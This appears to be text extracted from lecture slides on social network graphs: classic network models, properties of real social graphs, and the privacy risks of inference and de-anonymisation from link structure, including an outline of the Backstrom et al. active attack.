


FIGURE 98. *Geographic Map:
The Königsberg Bridges.*

HAMILTON CYCLE ON DE BRUIJN GRAPH




Models Of Complex Networks From Math & Physics

Many nice models


- Erdos-Renyi
- Watts-Strogatz
- Barabasi-Albert

Social Networks properties:

- Power-law
- Small-world
- High clustering coefficient



Real social graphs are complicated!




When In Doubt, Compute!

We do know many graph algorithms:

- Find important nodes
- Identify communities
- Train classifiers
- Identify anomalous connections

Major Privacy Implications!



Privacy Questions


- What can we infer purely from link structure?

Privacy Questions

- What can we infer purely from link structure?

A surprising amount!

- Popularity
- Centrality
- Introvert vs. Extrovert
- Leadership potential
- Communities



Privacy Questions

- If we know nothing about a node but it's neighbours, what can we infer?

Privacy Questions

- If we know nothing about a node but its neighbours, what can we infer?

A lot!

- Gender
- Political Beliefs
- Location
- Breed?

Privacy Questions

- Can we anonymise graphs?


Privacy Questions

- Can we anonymise graphs?

Not easily...


- Seminal result by Backstrom et al.: Active attack needs just 7 nodes
- Can do even better given user's complete neighborhood
- Also results for correlating users across networks
- Developing line of research...

De-anonymisation (active)




A Social Graph with Private Links

De-anonymisation (active)




Attacker adds k nodes with random edges

De-anonymisation (active)




Attacker links to targeted nodes

De-anonymisation (active)



